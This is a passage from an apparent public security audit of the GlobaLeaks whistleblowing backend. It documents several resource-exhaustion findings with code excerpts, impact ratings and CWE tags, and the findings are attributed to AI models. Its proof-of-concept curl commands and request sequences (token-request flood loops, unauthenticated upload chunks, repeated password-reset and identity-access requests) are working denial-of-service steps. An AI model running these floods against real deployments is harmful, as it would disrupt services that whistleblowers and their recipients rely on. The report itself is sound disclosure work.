Mail spool exhaustion	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

`POST /api/user/reset/password` is reachable with any valid session or proof-of-work token and is not covered by the backend login, report, or operation rate-limit buckets. For every matching username or email address, it creates a password-reset marker file under the ramdisk path and queues a reset email. A remote accountless attacker who knows or can guess an internal username or email address can repeatedly obtain public tokens and force reset-token file creation plus notification-mail growth until cleanup removes the artifacts.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/user/reset_password.py - PasswordResetHandler.post(),
db_generate_password_reset_token(), generate_password_reset_token_by_username_or_m
ail()
backend/globaleaks/rest/decorators.py - decorator_require_session_or_token(),
decorator_rate_limit()
backend/globaleaks/jobs/cleaning.py - Cleaning.perform_secure_deletion_of_temporar
y_files(), Cleaning.clean()
POST /api/user/reset/password
```

Description:

The password-reset request handler uses check_roles = 'any'. For POST requests, the generic decorators require a session or proof-of-work token, but the public /api/auth/token endpoint lets unauthenticated callers obtain ordinary one-shot tokens.

The rate-limit decorator does not create a password-reset bucket. Without a session, it only throttles /api/auth/authentication and /api/auth/receiptauth. With a session, it only throttles whistleblower paths under /api/whistleblower/. A token-only password-reset request therefore reaches the handler without a reset-specific per-IP, per-account, per-tenant, or per-system delay or block.

For every matching username or email address, db_generate_password_reset_token() creates a fresh random token, writes a file named sha256(token) under State.settings.ramdisk_path, and queues a reset or activation email containing the token. Reset marker files are removed after password change or by daily cleanup only after seven days; queued mail rows are removed after successful delivery or by daily cleanup only after two weeks.

This is distinct from the existing password-reset token lifetime and validation findings: the vulnerable action is repeated generation and persistent queuing before any reset token is delivered or redeemed.

Relevant code:

```
backend/globaleaks/handlers/user/reset_password.py

22  def db_generate_password_reset_token(session, user):
29      token = generateRandomKey()
...
38      try:
39          filepath = os.path.abspath(os.path.join(State.settings.ramdisk_path,
sha256(token).decode()))
40          with open(filepath, "wb") as f:
41              f.write(user.id.encode())
42      except Exception:
43          pass
...
53      State.format_and_send_mail(session, user.tid, user_desc['mail_address'],
template_vars)
...
75  def generate_password_reset_token_by_username_or_mail(session, tid,
username_or_email):
85      users = session.query(models.User).filter(
86        or_(func.lower(models.User.username) == username_or_email.lower(),
87            func.lower(models.User.mail_address) == username_or_email.lower()),
88        models.User.tid == tid
89      ).distinct()
91      for user in users:
92          db_generate_password_reset_token(session, user)
```

```
backend/globaleaks/handlers/user/reset_password.py

176 class PasswordResetHandler(BaseHandler):
178     check_roles = 'any'
180     def post(self):
181         request = self.validate_request(self.request.content.read(),
182                                         requests.PasswordReset1Desc)
184         return generate_password_reset_token_by_username_or_mail(self.request.
tid,
185
request['username'])
```

```
backend/globaleaks/rest/decorators.py

15  BYPASS_PATHS = {b"/api/auth/token", b"/api/auth/type", b"/api/report"}
21  def decorator_require_session_or_token(f):
23      def wrapper(self, *args, **kwargs):
24          if self.request.path not in BYPASS_PATHS and not
has_session_or_token(self):
25              raise errors.InternalServerError("Invalid request: No token and no
session")
27          return f(self, *args, **kwargs)
...
79  def decorator_rate_limit(f):
90      if self.session:
93          if self.session.role == 'whistleblower' and path.startswith(b'/api/
whistleblower/'):
...
128     else:
129         if self.request.path in [b'/api/auth/authentication', b'/api/auth/
receiptauth', b'/api/auth/authentication']:
130             delay = State.RateLimit.check(...)
```

```
backend/globaleaks/jobs/cleaning.py

92  # Delete the outdated ramdisk tokens older than 1 week
93  for f in os.listdir(self.state.settings.ramdisk_path):
94      path = os.path.join(self.state.settings.ramdisk_path, f)
95      timestamp = datetime.fromtimestamp(os.path.getmtime(path))
96      if is_expired(timestamp, days=7):
97          srm(path)
```

```
backend/globaleaks/jobs/cleaning.py

44  # delete emails older than two weeks
45  db_del(session, models.Mail, models.Mail.creation_date < datetime_now() -
timedelta(14))
```

PoC

Steps to reproduce

1. Identify or guess an internal username or email address for the target tenant.

```
username = victim
```

2. Obtain and solve a normal public proof-of-work token.

```
curl -s -X POST 'https://TARGET/api/auth/token'
```

3. Submit a password-reset request using the solved token. Repeat with fresh tokens.

```
curl -s -X POST 'https://TARGET/api/user/reset/password' -H 'Content-Type:
application/json' -H 'X-Token: <token-id>:<valid-proof-of-work-answer>' --data
'{"username":"victim"}'
```

4. Inspect the ramdisk token directory and mail spool in a test deployment.

```
Each accepted request for an existing user writes a new reset marker under /dev/
shm/globaleaks and queues a reset or activation email. The endpoint does not
consume a reset-specific rate-limit bucket.
```

Expected result

Password-reset requests should be bounded by account, source, tenant, and system throttles. The backend should limit outstanding reset tokens per account and avoid queuing unbounded reset emails.

Actual result

Every token-authorized request for an existing username or email address creates a new reset marker file and queued email. Cleanup removes marker files only after seven days and queued mail only after delivery or after two weeks.

Impact

This is an availability and account-abuse issue. A remote accountless attacker can create reset-email volume for targeted internal users, grow the notification spool, fill the reset-token ramdisk path with outstanding markers, and delay or obscure legitimate notification traffic. Repeated valid reset emails can also confuse users during incident response or social-engineering attempts, although account takeover still requires access to a delivered reset token and any configured recovery factors.

Impacted users or systems:

- Internal users whose usernames or email addresses are known or guessable.

- Deployments whose database mail spool, ramdisk token directory, or SMTP service capacity is shared with production notification traffic.
- Administrators investigating repeated reset requests or notification delays.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Medium**	**High**

CWE-770 Allocation of Resources Without Limits or Throttling

CWE-400 Uncontrolled Resource Consumption

Low 9.4 F-003 - Public upload consumes temp storage

Upload-shaped unauthenticated requests can consume temporary storage and file descriptors before access controls run.

IMPACT	COMPONENT	FOUND BY
Service resource exhaustion	**Backend**	**GPT-5.5 medium v1**

Chunked file upload data is processed before the request reaches the decorated handler method that enforces session or token presence, role authorization, and rate limiting. Unauthenticated requests can create and append temporary upload files before being rejected, and non-final chunks can return before authorization is evaluated at all.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/rest/api.py
backend/globaleaks/handlers/base.py
backend/globaleaks/rest/decorators.py
Upload endpoints using upload_handler=True, including:
  /api/admin/files/(.+)
  /api/recipient/rtips/<uuid>/rfiles
  /api/whistleblower/submission/attachment
  /api/whistleblower/wbtip/wbfiles
```

Description:

APIResourceWrapper.render() calls process_file_upload() when the handler has upload_handler=True, before it calls the handler method. The handler method is where decorators enforce session/token requirements, role checks, and rate limiting.

process_file_upload() trusts multipart/form arguments enough to allocate a SecureTemporaryFile and write the provided chunk. For non-final chunks, render() returns immediately when uploaded_file is still None, so the decorated post() method is never called.

As a result, an unauthenticated client can repeatedly send upload-shaped POST requests to upload endpoints and cause temporary files to be created and filled under the backend temporary path.

Relevant code:

```
backend/globaleaks/rest/api.py

520         self.handler = handler(State, request)
...
536         if self.handler.upload_handler and method == 'post':
537             try:
538                 self.handler.process_file_upload()
539             except Exception as e:
540                 self.handle_exception(e, request)
541                 return b''

543             if self.handler.uploaded_file is None:
544                 return b''
...
575         d = defer.maybeDeferred(f, self.handler, *groups).addCallbacks(...)

backend/globaleaks/rest/decorators.py

176     if method in ['delete', 'post', 'put']:
177         f = decorator_require_session_or_token(f)
178         if State.settings.enable_rate_limiting:
179             f = decorator_rate_limit(f)

181     f = decorator_authentication(f, roles)

backend/globaleaks/handlers/base.py

356         total_file_size = int(self.request.args[b'flowTotalSize'][0])
357         file_id = self.request.args[b'flowIdentifier'][0].decode()

359         if file_id not in self.state.TempUploadFiles:
...
372             self.state.TempUploadFiles[file_id] =
SecureTemporaryFile(Settings.tmp_path)

374         f = self.state.TempUploadFiles[file_id]
...
387         with f.open('w') as f:
...
399             f.write(self.request.args[b'file'][0])
400             f.written_chunks += 1

402             if self.request.args[b'flowChunkNumber'][0] !=
self.request.args[b'flowTotalChunks'][0]:
403                 return None
```

PoC

Steps to reproduce

1. Start a GlobaLeaks backend instance with an upload endpoint reachable.

```
# Use a development or test instance. No valid x-session or x-token header is
used.
```

2. Send a first non-final upload chunk to an upload endpoint without authentication.

```
curl -i -X POST 'https://TARGET/api/whistleblower/submission/attachment' \
  -F 'flowFilename=test.bin' \
  -F 'flowIdentifier=unauth-upload-1' \
  -F 'flowTotalSize=1048576' \
  -F 'flowChunkNumber=1' \
  -F 'flowTotalChunks=2' \
  -F 'file=@chunk1.bin'
```

3. Repeat with many unique `flowIdentifier` values or large chunks below the configured maximum file size.

```
Temporary upload files are created before the request reaches handler-level
authentication or authorization checks. For non-final chunks, the request can
return before post() decorators are evaluated.
```

Expected result

Upload body processing should happen only after the request has passed the same session/token, role, and rate-limit checks as the target upload operation.

Actual result

The backend processes and stores upload chunks before invoking the decorated handler method.

Impact

This is a pre-authentication resource consumption vulnerability. An attacker can consume temporary storage and backend file descriptors with upload-shaped requests. Depending on deployment layout, this may fill `/var/globaleaks/tmp` or the configured temporary path and disrupt legitimate submissions or administration.

Impacted users or systems:

- GlobaLeaks instances with upload endpoints exposed to untrusted clients.
- Operators relying on handler decorators for upload authorization and rate limiting.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**None**	**High**

CWE-306 Missing Authentication for Critical Function

CWE-400 Uncontrolled Resource Consumption

CWE-770 Allocation of Resources Without Limits or Throttling

Low 9.5 F-013 - Public attachments stall backend reactor

Ordinary public attachments can be weaponized to make the periodic delivery job stall the backend event loop for other users.

IMPACT	COMPONENT	FOUND BY
Service denial of service	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Whistleblower-uploaded attachments are materialized by the periodic `Delivery` job, but the job copies, decrypts, and optionally encrypts each pending file synchronously on the Twisted reactor thread. A public submitter can create a normal whistleblower session, upload many allowed-size attachments to a report, and cause the next delivery cycle to monopolize the single reactor while it processes attacker-controlled file data, delaying unrelated requests across the service.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/jobs/delivery.py
  Delivery.operation()
  write_encrypted_file()
  write_plaintext_file()

backend/globaleaks/handlers/whistleblower/attachment.py
  SubmissionAttachment.post()
  PostSubmissionAttachment.post()

backend/globaleaks/handlers/whistleblower/submission.py
  db_create_submission()

Endpoints:
  POST /api/whistleblower/submission/attachment
  POST /api/whistleblower/submission
  POST /api/whistleblower/wbtip/wbfiles
```

Description:

Whistleblower file uploads first land in encrypted SecureTemporaryFile objects. When a report is submitted, or when a post-submission attachment is uploaded, the backend creates InternalFile rows with new=True. The Delivery LoopingJob runs every five seconds, marks those rows processed in the database worker, and then resumes on the Twisted reactor to copy each pending temporary file into the permanent attachment store.

That final file materialization loop is not dispatched to a worker thread and does not yield between chunks. For encrypted reports it calls GCE.streaming_encryption_open() and seo.encrypt_chunk() for every chunk; for plaintext reports it still reads and decrypts the SecureTemporaryFile and writes the permanent file. Both paths perform disk I/O and cryptographic work directly inside the reactor callback.

Default configuration allows public report sessions to attach up to 30 files per report and 30 MiB per file. A submitter can therefore queue hundreds of MiB of attacker-controlled delivery work through ordinary public intake. While Delivery.operation() is in its synchronous loop, the single Twisted reactor cannot service other requests, timers, or jobs.

Relevant code:

```
backend/globaleaks/jobs/delivery.py

100 class Delivery(LoopingJob):
101     interval = 5
...
104     @inlineCallbacks
105     def operation(self):
106         """
107         This function creates receiver files
108         """
109         files_map = yield file_delivery()
110
111         for _, file in files_map.items():
112             try:
113                 sf = self.state.get_tmp_file_by_name(file['src'])
114
115                 if file['key']:
116                     write_encrypted_file(file['key'], sf, file['dst'])
117                 else:
118                     write_plaintext_file(sf, file['dst'])
```

```
backend/globaleaks/jobs/delivery.py

74 def write_plaintext_file(sf, dest_path):
75     try:
76         with sf.open('r') as encrypted_file, open(dest_path, "a+b") as
plaintext_file:
77             chunk = encrypted_file.read(abstract.FileDescriptor.bufferSize)
78             while chunk:
79                 plaintext_file.write(chunk)
80                 chunk = encrypted_file.read(abstract.FileDescriptor.bufferSize)
...
86 def write_encrypted_file(key, sf, dest_path):
87     try:
88         with sf.open('r') as encrypted_file, \
89              GCE.streaming_encryption_open('ENCRYPT', key, dest_path) as seo:
90             chunk = encrypted_file.read(abstract.FileDescriptor.bufferSize)
91             while chunk:
92                 seo.encrypt_chunk(chunk, 0)
93                 chunk = encrypted_file.read(abstract.FileDescriptor.bufferSize)
94
95             seo.encrypt_chunk(b'', 1)
```

```
backend/globaleaks/handlers/whistleblower/attachment.py

61     def post(self):
62         self.uploaded_file['submission'] = True
63         self.session.files.append(self.uploaded_file)
...
73     def post(self):
74         self.uploaded_file['submission'] = False
75
76         return register_ifile_on_db(self.request.tid, self.session.user_id,
self.uploaded_file)
```

```
backend/globaleaks/handlers/whistleblower/submission.py

265     for uploaded_file in user_session.files:
...
270         new_file = models.InternalFile()
271         new_file.tid = tid
272         new_file.id = uploaded_file['filename']
273         new_file.name = uploaded_file['name']
274         new_file.content_type = uploaded_file['type']
275         new_file.size = uploaded_file['size']
276         new_file.internaltip_id = itip.id
277         new_file.reference_id = uploaded_file['reference_id']
278         new_file.creation_date = itip.creation_date
279         session.add(new_file)
```

PoC

Use a development instance with public submissions enabled and the default limits (`maximum_filesize = 30`, `threshold_attachments_per_hour_per_report = 30`). The same effect can be reproduced through the web client or with scripted HTTP requests that use a valid public whistleblower session.

Steps to reproduce

1. Create a normal whistleblower submission session and prepare a valid report in any public context.

```
# Use the normal public intake flow or the browser client to obtain X-Session
# for a whistleblower report session.
```

2. Upload many allowed-size attachments to that report session before finalizing the report. Each upload uses a unique `flowIdentifier`; the example below shows the single-chunk shape for one 30 MiB attachment.

```
head -c 31457280 /dev/zero > /tmp/gl-attachment.bin

curl -i -X POST 'https://TARGET/api/whistleblower/submission/attachment' \
  -H 'X-Session: <whistleblower-session>' \
  -F 'flowFilename=large.bin' \
  -F 'flowIdentifier=delivery-block-001' \
  -F 'flowTotalSize=31457280' \
  -F 'flowChunkNumber=1' \
  -F 'flowTotalChunks=1' \
  -F 'file=@/tmp/gl-attachment.bin'
```

3. Finalize the report through `POST /api/whistleblower/submission`, or use the web client to submit it. The submission transaction creates one `InternalFile` row for each uploaded attachment.

```
The next Delivery job run wakes up within five seconds.
```

4. While the delivery job is running, send unrelated lightweight requests such as `GET /api/public` or `GET /api/auth/token` from another client and compare latency with and without the queued attachments.

```
The unrelated requests are delayed until Delivery.operation() finishes the
synchronous copy/encryption loop.
```

Expected result

Large attacker-controlled attachment delivery should be dispatched to a worker thread or otherwise chunked/yielded so the reactor can continue processing unrelated requests and timers.

Actual result

`Delivery.operation()` resumes on the reactor after the database transaction and performs all pending attachment copying, SecureTemporaryFile decryption, permanent-file writes, and optional report-key encryption synchronously before yielding control back to Twisted.

Impact

This is a public availability vulnerability in the backend event loop. A submitter does not need recipient or administrator privileges; the workload is queued through ordinary whistleblower attachment features and is executed by a periodic service job after the upload requests have completed. During the synchronous delivery loop, unrelated users can experience stalled authentication, public intake, recipient access, notification timers, and other reactor-driven operations.

Impacted users or systems:

- GlobaLeaks backend instances with public submissions and attachment uploads enabled.
- Whistleblowers, recipients, and operators sharing the same Twisted backend process while queued attachment delivery runs.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**None**	**High**

CWE-1322 Use of Blocking Code in Single-threaded, Non-blocking Context

CWE-400 Uncontrolled Resource Consumption

Low 9.6 F-035 - Identity requests flood custodians

A recipient can spam identity-access requests until the custodian queue and notifications become noisy enough to slow legitimate review.

IMPACT	COMPONENT	FOUND BY
Workflow denial of service	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

A recipient can repeatedly call `POST /api/recipient/rtips/0/iars` for the same report. The backend does not check for an existing pending identity-access request by the same recipient or report before creating a new `IdentityAccessRequest`, one `IdentityAccessRequestCustodian` row per custodian, an audit-log entry, and custodian notification email. A malicious recipient with access to a report can therefore grow identity-access state and notification mail, and repeatedly interrupt custodians, without exceeding the intended report-access boundary.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/recipient/rtip.py - IdentityAccessRequestsCollection.p
ost(), create_identityaccessrequest(), db_create_identityaccessrequest_notificatio
ns()
backend/globaleaks/models/__init__.py - _IdentityAccessRequest,
_IdentityAccessRequestCustodian
POST /api/recipient/rtips/<report-id>/iars
```

Description:

Identity-access requests are meant to start a custodian approval workflow for a recipient who wants to reveal a reporting person's identity. The endpoint is reachable to any recipient who already has access to the report.

create_identityaccessrequest() validates report access but then always creates a new IdentityAccessRequest row. It does not query for an existing pending request for the same internaltip_id and request_user_id, nor does the model define a uniqueness constraint that would collapse duplicates. For each request, the code also creates one IdentityAccessRequestCustodian row per enabled custodian, logs request_identity_access, and calls db_create_identityaccessrequest_notifications(). That notification function loops over all notification-enabled custodians and queues one Mail row per custodian.

The generic rate limiter does not throttle recipient endpoints; its authenticated branch applies operation buckets only to whistleblower sessions under /api/whistleblower/. A malicious recipient can therefore repeatedly submit the same identity-access request and cause persistent row growth plus repeated custodian notifications for the same report.

This is distinct from the existing identity-access authorization issue, which concerns authorized identity visibility being shared across recipients. This issue concerns duplicate creation and notification/resource exhaustion before any custodian approval is granted.

Relevant code:

```
backend/globaleaks/handlers/recipient/rtip.py

1400 class IdentityAccessRequestsCollection(BaseHandler):
1404     check_roles = 'receiver'
1406     def post(self, itip_id):
1407         request = self.validate_request(self.request.content.read(),
requests.ReceiverIdentityAccessRequestDesc)
1409         return create_identityaccessrequest(self.request.tid,
1410                                             self.session.user_id,
1411                                             self.session.cc,
1412                                             itip_id,
1413                                             request)
```

```
backend/globaleaks/handlers/recipient/rtip.py

969 def create_identityaccessrequest(session, tid, user_id, user_cc, itip_id,
request):
979     user, rtip, itip = db_access_rtip(session, tid, user_id, itip_id)
...
983     iar = models.IdentityAccessRequest()
984     iar.internaltip_id = itip.id
985     iar.request_user_id = user.id
986     iar.request_motivation = Base64Encoder.encode(
987         GCE.asymmetric_encrypt(itip.crypto_tip_pub_key,
request['request_motivation']))
988     session.add(iar)
989     session.flush()
991     db_log(session, tid=tid, type='request_identity_access', user_id=user_id,
object_id=itip.id)
993     custodians = 0
994     for custodian in session.query(models.User).filter(models.User.tid == tid,
models.User.role == 'custodian', models.User.enabled == True):
995         iarc = models.IdentityAccessRequestCustodian()
996         iarc.identityaccessrequest_id = iar.id
997         iarc.custodian_id = custodian.id
998         iarc.crypto_tip_prv_key = Base64Encoder.encode(GCE.asymmetric_encrypt(
custodian.crypto_pub_key, crypto_tip_prv_key))
999         session.add(iarc)
1000        custodians += 1
...
1008    db_create_identityaccessrequest_notifications(session, itip, rtip, iar)
```

```
backend/globaleaks/handlers/recipient/rtip.py

939 for user in session.query(models.User).filter(models.User.role == 'custodian',
940                                               models.User.tid == itip.tid,
941
models.User.notification.is_(True)):
...
959     subject, body = Templating().get_mail_subject_and_body(data)
961     session.add(models.Mail({
962         'address': data['user']['mail_address'],
963         'subject': subject,
964         'body': body,
965         'tid': itip.tid
966     }))
```

```
backend/globaleaks/models/__init__.py

554 class _IdentityAccessRequest(Model):
559     __tablename__ = 'identityaccessrequest'
561     id = Column(UnicodeText(36), primary_key=True, default=uuid4)
562     internaltip_id = Column(UnicodeText(36), nullable=False, index=True)
563     request_date = Column(DateTime, default=datetime_now, nullable=False)
564     request_user_id = Column(UnicodeText(36), nullable=False)
...
571     @declared_attr
572     def __table_args__(self):
573         return ForeignKeyConstraint(['internaltip_id'], ['internaltip.id'],
ondelete='CASCADE', deferrable=True, initially='DEFERRED'),

576 class _IdentityAccessRequestCustodian(Model):
580     __tablename__ = 'identityaccessrequest_custodian'
582     identityaccessrequest_id = Column(UnicodeText(36), primary_key=True)
583     custodian_id = Column(UnicodeText(36), primary_key=True)
```

PoC

Steps to reproduce

1. Authenticate as a recipient who has access to a report.

```
X-Session: <recipient session id>
report_id: <internaltip id visible in /api/recipient/rtips>
```

2. Submit the identity-access request repeatedly for the same report.

```
curl -s -X POST 'https://TARGET/api/recipient/rtips/<report_id>/iars' -H 'Content-
Type: application/json' -H 'X-Session: <recipient-session>' --data
'{"request_motivation":"Need identity access"}'
```

3. Inspect the identity-access tables and mail spool.

```
Each accepted request creates another IdentityAccessRequest row. For each enabled
custodian it also creates an IdentityAccessRequestCustodian row, logs another
request_identity_access event, and queues another custodian notification email.
```

Expected result

The backend should reject duplicate pending identity-access requests for the same report and requesting recipient, or update/reuse the existing pending request. Notification mail should be sent only when a new workflow is actually created.

Actual result

Every POST creates a new workflow and notification set for the same recipient/report pair, with no pending-request check or uniqueness constraint.

Impact

This is an authenticated recipient abuse and availability issue. A malicious recipient can create unbounded identity-access workflow state, force repeated custodian notifications, and make the custodian approval queue

noisy enough to delay legitimate identity-access decisions. The impact scales with the number of custodians configured for the tenant.

Impacted users or systems:

- Custodians receiving identity-access request notifications.
- Administrators and custodians reviewing identity-access and audit history.
- Deployments whose database and mail spool capacity is shared with production notification traffic.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**High**

CWE-770 Allocation of Resources Without Limits or Throttling

CWE-400 Uncontrolled Resource Consumption

CWE-694 Use of Multiple Resources with Duplicate Identifier

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Low 9.7 F-037 - Public tokens exhaust server state

A remote unauthenticated client can repeatedly request tokens and force the process to retain token objects and Twisted delayed-call timers until their timeout expires.

IMPACT	COMPONENT	FOUND BY
Resource exhaustion	**Backend**	**Claude Sonnet 4.6 medium via run_codex_cwe_line v1**

The public `/api/auth/token` endpoint allocates a server-side proof-of-work token object for every request, but the backing `State.tokens` store has no maximum size and the endpoint is not subject to the login or operation rate limits. A remote unauthenticated client can repeatedly request tokens and force the process to retain token objects and Twisted delayed-call timers until their timeout expires.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/auth/token.py:TokenHandler.post
backend/globaleaks/utils/token.py:TokenList.new
backend/globaleaks/utils/tempdict.py:TempDict.__setitem__
backend/globaleaks/rest/decorators.py:decorator_rate_limit
```

Description:

`/api/auth/token` is intentionally public and is listed in `BYPASS_PATHS`, so it does not need an existing session or token. The handler calls `State.tokens.new()` for each POST. `TokenList.new()` creates a new `Token`, inserts it into `State.tokens`, and `TempDict.__setitem__()` schedules one Twisted delayed call per inserted token.

Unlike `RateLimit`, which extends `LRUCache` with a maximum size, `TokenList` extends plain `TempDict` and has no maximum entry count. The rate-limit decorator only applies the login counters to `/api/auth/authentication` and `/api/auth/receiptauth` when no session is present; it does not throttle `/api/auth/token`. Therefore a remote unauthenticated client can grow `State.tokens` and the reactor's pending delayed-call heap for the full token lifetime, currently initialized as 60 seconds.

Relevant code:

```
backend/globaleaks/handlers/auth/token.py

6  class TokenHandler(BaseHandler):
10     check_roles = 'any'
12     def post(self):
17         return State.tokens.new(self.request.tid, self.session).serialize()
```

```
backend/globaleaks/utils/token.py

33 class TokenList(TempDict):
34     def new(self, tid, session=None):
35         token = Token(tid)
...
40         self[token.id] = token
42         return token
```

```
backend/globaleaks/utils/tempdict.py

5  class TempDict(dict):
...
13     def __setitem__(self, key, value):
14         value.expireCall = self.reactor.callLater(self.timeout,
self.__delitem__, key)
15         return dict.__setitem__(self, key, value)
```

```
backend/globaleaks/rest/decorators.py

15 BYPASS_PATHS = {b"/api/auth/token", b"/api/auth/type", b"/api/report"}
...
127     else:
128         if self.request.path in [b'/api/auth/authentication', b'/api/auth/
receiptauth', b'/api/auth/authentication']:
129             delay = State.RateLimit.check(b"logins_per_minute_per_tenant_per_i
p:" + tid + b":" + client_ip,
```

PoC

Steps to reproduce

1. Send many unauthenticated POST requests to the token endpoint.

```
for i in $(seq 1 100000); do
  curl -sk -X POST 'https://TARGET/api/auth/token' >/dev/null &
done
wait
```

2. Observe the server process while the requests are in flight and for the token lifetime afterward.

```
ps -o pid,rss,cmd -C globaleaks
```

3. Repeat the burst before the 60-second token timeout expires.

```
Each successful request creates a distinct token entry and a delayed cleanup call.
There is no configured cap comparable to `RateLimit(10000)` and no endpoint-
specific throttle for `/api/auth/token`.
```

Expected result

Public proof-of-work token issuance should be bounded by per-IP or global rate limits and by a maximum server-side token-store size, so unauthenticated clients cannot grow process memory or the reactor timer queue without limit.

Actual result

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Every unauthenticated `/api/auth/token` POST allocates a new server-side token object and delayed cleanup call. The token store is only time-limited, not size-limited or request-rate-limited.

Impact

This is an unauthenticated resource-consumption issue in the proof-of-work mechanism that is meant to protect other operations from abuse. A remote attacker can increase backend memory usage and the number of pending reactor timers, potentially degrading availability or contributing to process exhaustion under sustained request volume.

Impacted users or systems:

- GlobaLeaks backend deployments reachable over the network.
- Operators relying on proof-of-work tokens and backend rate limits to bound unauthenticated request cost.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**None**	**High**

CWE-770 Allocation of Resources Without Limits or Throttling

Low 9.8 F-055 - Public sessions exhaust backend state

Empty-receipt authentication can be abused to accumulate large amounts of whistleblower session state in backend memory.

IMPACT	COMPONENT	FOUND BY
Resource exhaustion	**Backend**	**GPT-5.5 medium via run_codex_cwe_line v1**

In deployments that accept submissions, a remote client can force the backend to retain many whistleblower session objects, encrypted session copies, Twisted delayed-call timers, generated key material, and proof-of-work token objects for the full authentication lifetime.

The public receipt-auth endpoint creates a new in-memory whistleblower submission session whenever it receives an empty receipt. After a caller has any valid public session, repeated empty-receipt requests avoid the unauthenticated login throttling branch and allocate additional session objects and proof-of-work tokens that remain in memory until expiration.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/auth/__init__.py:ReceiptAuthHandler
backend/globaleaks/sessions.py:initialize_submission_session
backend/globaleaks/rest/decorators.py:decorator_rate_limit
```

Description:

`POST /api/auth/receiptauth` is public and supports the normal submission flow by accepting an empty receipt. In that branch the handler calls `initialize_submission_session()`, which creates a new whistleblower session with a fresh UUID user id.

Sessions are stored in the process-wide `SessionsFactory`, a `TempDict` with no maximum size. `Sessions.new()` revokes only sessions with the same tenant and user id before inserting a new encrypted session. Because public submission sessions use a fresh UUID every time, repeated calls do not revoke previous entries. Each `Session` also allocates a proof-of-work token through `State.tokens.new()`.

The first empty-receipt call requires the public proof-of-work token, but once the caller includes the returned `x-session`, the rate-limit decorator enters the `if self.session` branch. The report-submission throttles apply only to `/api/whistleblower/submission`, and the login throttles for `/api/auth/receiptauth` run only when `self.session` is absent. As a result, one public session can be used to mint many additional public sessions and associated tokens without the configured login or report-submission throttles.

Relevant code:

```
backend/globaleaks/handlers/auth/__init__.py

240 class ReceiptAuthHandler(BaseHandler):
244     check_roles = 'any'
...
258     if request['receipt']:
259         session = yield login_whistleblower(self.request.tid,
request['receipt'],
260                                             self.request.client_using_tor,
operator_id)
261     else:
262         if not self.state.accept_submissions or
self.state.tenants[self.request.tid].cache['disable_submissions']:
263             raise errors.SubmissionDisabled
264
265         session = initialize_submission_session(self.request.tid)
```

```
backend/globaleaks/sessions.py

19         self.attrs = {
...
26             'token': State.tokens.new(tid),
...
94     def new(self, tid, user_id, user_tid, user_role, cc='', ek=''):
95         self.revoke(tid, user_id)
96         session = Session(tid, user_id, user_tid, user_role, cc, ek)
97         encrypted_session = session.encrypt()
98         self[encrypted_session.id] = encrypted_session
99         return session
...
109 Sessions = SessionsFactory(timeout=Settings.authentication_lifetime)
...
112 def initialize_submission_session(tid):
113     prv_key, pub_key = GCE.generate_keypair()
114     return Sessions.new(tid, uuid4(), tid, 'whistleblower', prv_key)
```

```
backend/globaleaks/rest/decorators.py

90      if self.session:
91          user_id = self.session.user_id.encode()
92
93          if self.session.role == 'whistleblower' and path.startswith(b'/api/
whistleblower/'):
94              if self.request.path == b'/api/whistleblower/submission':
95                  block = State.RateLimit.check(b"reports_per_hour_per_tenant_pe
r_ip:" + tid,
...
127     else:
128         if self.request.path in [b'/api/auth/authentication', b'/api/auth/
receiptauth', b'/api/auth/authentication']:
129             delay = State.RateLimit.check(b"logins_per_minute_per_tenant_per_i
p:" + tid + b":" + client_ip,
```

PoC

Steps to reproduce

1. Obtain and solve a normal proof-of-work token for the public receipt-auth endpoint, then create an initial submission session with an empty receipt.

```
POST /api/auth/receiptauth
x-token: <token-id>:<pow-answer>

{"receipt":""}
```

2. Reuse the returned session id to send many more empty-receipt requests.

```
POST /api/auth/receiptauth
x-session: <public-whistleblower-session-id>

{"receipt":""}
```

3. Observe that every successful response contains a distinct new session id and a distinct embedded token, while the earlier sessions remain valid until `Settings.authentication_lifetime` expires.

```
Repeated authenticated empty-receipt calls continue allocating entries in
`Sessions` and `State.tokens` without reaching the unauthenticated login throttles
or the `/api/whistleblower/submission` report throttles.
```

Expected result

Public submission-session creation should be bounded by a per-IP, per-tenant, or per-system limit, and creating a replacement public submission session should not leave unlimited prior session objects alive.

Actual result

A remote unauthenticated client can create one public session and then use it to allocate many more process-resident session and token objects until they expire.

Impact

This is a resource-exhaustion issue in the public submission flow. On deployments that accept submissions, a remote client can force the backend to retain many whistleblower session objects, encrypted session copies, Twisted delayed-call timers, generated key material, and proof-of-work token objects for the full authentication lifetime. The impact is bounded by deployment-level request filtering and available memory, but the application-level stores themselves do not enforce a maximum size for this path.

Impacted users or systems:

- GlobaLeaks tenants with submissions enabled.
- Backend processes relying on in-memory session and token stores for public submission sessions.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**None**	**High**

CWE-770 Allocation of Resources Without Limits or Throttling

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Low 9.9 F-057 - PoW validation stalls request loop

Invalid proof-of-work redemptions can force expensive Argon2 checks on the reactor thread and slow the entire service.

IMPACT	COMPONENT	FOUND BY
Service denial of service	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Proof-of-work token validation runs Argon2 synchronously while a request handler is being constructed on the Twisted reactor thread. An unauthenticated remote client can request public tokens from `/api/auth/token`, then submit each token with an invalid answer to any token-protected POST endpoint. The backend performs the Argon2 verification before decorators reject the request, so a burst of invalid token redemptions can monopolize the single reactor thread and delay unrelated users across the service.

Details

